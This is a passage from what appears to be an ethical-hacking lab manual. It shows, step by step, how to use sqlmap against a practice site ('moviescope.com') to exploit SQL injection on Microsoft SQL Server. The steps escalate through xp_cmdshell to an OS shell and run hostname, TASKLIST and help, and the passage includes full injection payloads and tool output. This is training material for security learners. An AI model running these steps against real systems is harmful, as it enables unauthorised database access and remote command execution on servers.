do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y
```

31. Once sqlmap acquires the permission to optimize the machine, it will provide you with the OS shell. Type **hostname** and press **Enter** to find the machine name where the site is running.
 32. If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.

```
Applications Places System sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1|WydNf8wro=; ui-tabs-1=0" -D moviescope -T User  
File Edit View Search Terminal Help  
Payload: id=1 WAITFOR DELAY '0:0:5'  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 10 columns  
Payload: id=1 UNION ALL SELECT NULL,NULL,CHAR(113)+CHAR(120)+CHAR(107)+CHAR(113)+CHAR(113)+CHAR(106)+CHAR(107)+CHAR(77)+CHAR(85)+CHAR(104)+CHAR(98)+CHAR(121)+CHAR(65)+CHAR(76)+CHAR(110)+CHAR(109)+CHAR(73)+CHAR(68)+CHAR(100)+CHAR(86)+CHAR(79)+CHAR(77)+CHAR(65)+CHAR(66)+CHAR(81)+CHAR(107)+CHAR(75)+CHAR(81)+CHAR(112)+CHAR(98)+CHAR(116)+CHAR(111)+CHAR(72)+CHAR(119)+CHAR(120)+CHAR(89)+CHAR(86)+CHAR(113)+CHAR(120)+CHAR(113)+CHAR(89)+CHAR(106)+CHAR(119)+CHAR(69)+CHAR(73)+CHAR(113)+CHAR(118)+CHAR(118)+CHAR(98)+CHAR(113),NULL,NULL,NULL,NULL,NULL,NULL-- JiEi  
---  
[06:38:38] [INFO] the back-end DBMS is Microsoft SQL Server  
web server operating system: Windows 10 or 2019 or 2016  
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0  
back-end DBMS: Microsoft SQL Server 2017  
[06:38:38] [INFO] testing if current user is DBA  
[06:38:38] [INFO] checking if xp_cmdshell extended procedure is available, please wait..  
[06:38:48] [WARNING] reflective value(s) found and filtering out  
[06:38:48] [WARNING] time-based standard deviation method used on a model with less than 30 response times  
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]  
Y  
[06:39:18] [INFO] xp_cmdshell extended procedure is available  
[06:39:18] [INFO] testing if xp_cmdshell extended procedure is usable  
[06:39:19] [INFO] xp_cmdshell extended procedure is usable  
[06:39:19] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command execution  
n  
[06:39:19] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER  
os-shell> hostname  
do you want to retrieve the command standard output? [Y/n/a] Y
```

33. sqlmap will retrieve the hostname of the machine on which the target web application is running, as shown in the screenshot.

34. Type **TASKLIST** and press **Enter** to view a list of tasks that are currently running on the target system.

The screenshot shows a terminal window titled "ParrotTerminal" running on a Parrot OS desktop environment. The terminal displays the output of a sqlmap attack against a Microsoft SQL Server 2017 database. The output includes:

- Type: UNION query using Wireless
- Title: Generic UNION query (NULL) - 10 columns
- Payload: A long string of characters representing a UNION query payload.
- Back-end DBMS: Microsoft SQL Server 2017
- Testing if current user is DBA
- Reflective value(s) found and filtering out
- Checking if xp_cmdshell extended procedure is available, please wait..
- Time-based standard deviation method used on a model with less than 30 response times
- Question: do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
- Information: xp_cmdshell extended procedure is available
- Testing if xp_cmdshell extended procedure is usable
- xp_cmdshell extended procedure is usable
- Going to use extended procedure 'xp_cmdshell' for operating system command execution
- Calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
- os-shell> hostname
- Question: do you want to retrieve the command standard output? [Y/n/a] Y
- Command standard output: 'Server2019'
- os-shell> TASKLIST
- Question: do you want to retrieve the command standard output? [Y/n/a] Y

35. If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.
36. The above command retrieves the tasks and displays them under the **command standard output** section, as shown in the screenshots below.

```
File Edit View Search Terminal Help
os-shell> TASKLIST
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
NULL
Image Name          PID Session Name      Session#    Mem Usage
=====
System Idle Process     0                   0           8 K
System                  4                   0          156 K
Registry                 88                  0        13,544 K
smss.exe                348                  0        1,196 K
csrss.exe                452                  0        5,736 K
wininit.exe               528                  0        6,760 K
csrss.exe                536                  1        5,480 K
winlogon.exe              624                  1       12,952 K
services.exe               664                  0       10,260 K
lsass.exe                 676                  0       17,252 K
svchost.exe                784                  0        3,856 K
svchost.exe                804                  0       22,128 K
fontdrvhost.exe            824                  0        3,700 K
fontdrvhost.exe            832                  1        4,980 K
svchost.exe                904                  0       11,756 K
svchost.exe                960                  0        9,756 K
dwm.exe                  1016                 1       49,220 K
svchost.exe                476                  0       13,008 K
svchost.exe                432                  0        6,772 K
svchost.exe                688                  0        9,656 K
svchost.exe                600                  0       11,676 K
svchost.exe                1072                 0       15,800 K
svchost.exe                1180                 0        7,460 K
```

37. Following the same process, you can use various other commands to obtain further detailed information about the target machine.
 38. To view the available commands under the OS shell, type **help** and press **Enter**.

```
os-shell> help
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
For more information on a specific command, type HELP command-name
ASSOC      Displays or modifies file extension associations.
ATTRIB     Displays or changes file attributes.
BREAK      Sets or clears extended CTRL+C checking.
BCDEDIT    Sets properties in boot database to control boot loading.
CACLS      Displays or modifies access control lists (ACLs) of files.
CALL       Calls one batch program from another.
CD          Displays the name of or changes the current directory.
CHCP       Displays or sets the active code page number.
CHDIR      Displays the name of or changes the current directory.
CHKDSK     Checks a disk and displays a status report.
CHKNTFS    Displays or modifies the checking of disk at boot time.
CLS         Clears the screen.
CMD         Starts a new instance of the Windows command interpreter.
COLOR      Sets the default console foreground and background colors.
COMP        Compares the contents of two files or sets of files.
COMPACT     Displays or alters the compression of files on NTFS partitions.
CONVERT    Converts FAT volumes to NTFS. You cannot convert the
           current drive.
COPY        Copies one or more files to another location.
DATE        Displays or sets the date.
DEL         Deletes one or more files.
DIR          Displays a list of files and subdirectories in a directory.
DISKPART   Displays or configures Disk Partition properties.
DOSKEY     Edits command lines, recalls Windows commands, and
```

39. This concludes the demonstration of how to launch a SQL injection attack against MSSQL to extract databases using sqlmap.
40. Close all open windows and document all the acquired information.
41. You can also use other SQL injection tools such as **Mole** (<https://sourceforge.net>), **Blisqy** (<https://github.com>), **blind-sql-bitshifting** (<https://github.com>), and **NoSQLMap** (<https://github.com>) to perform SQL injection attacks.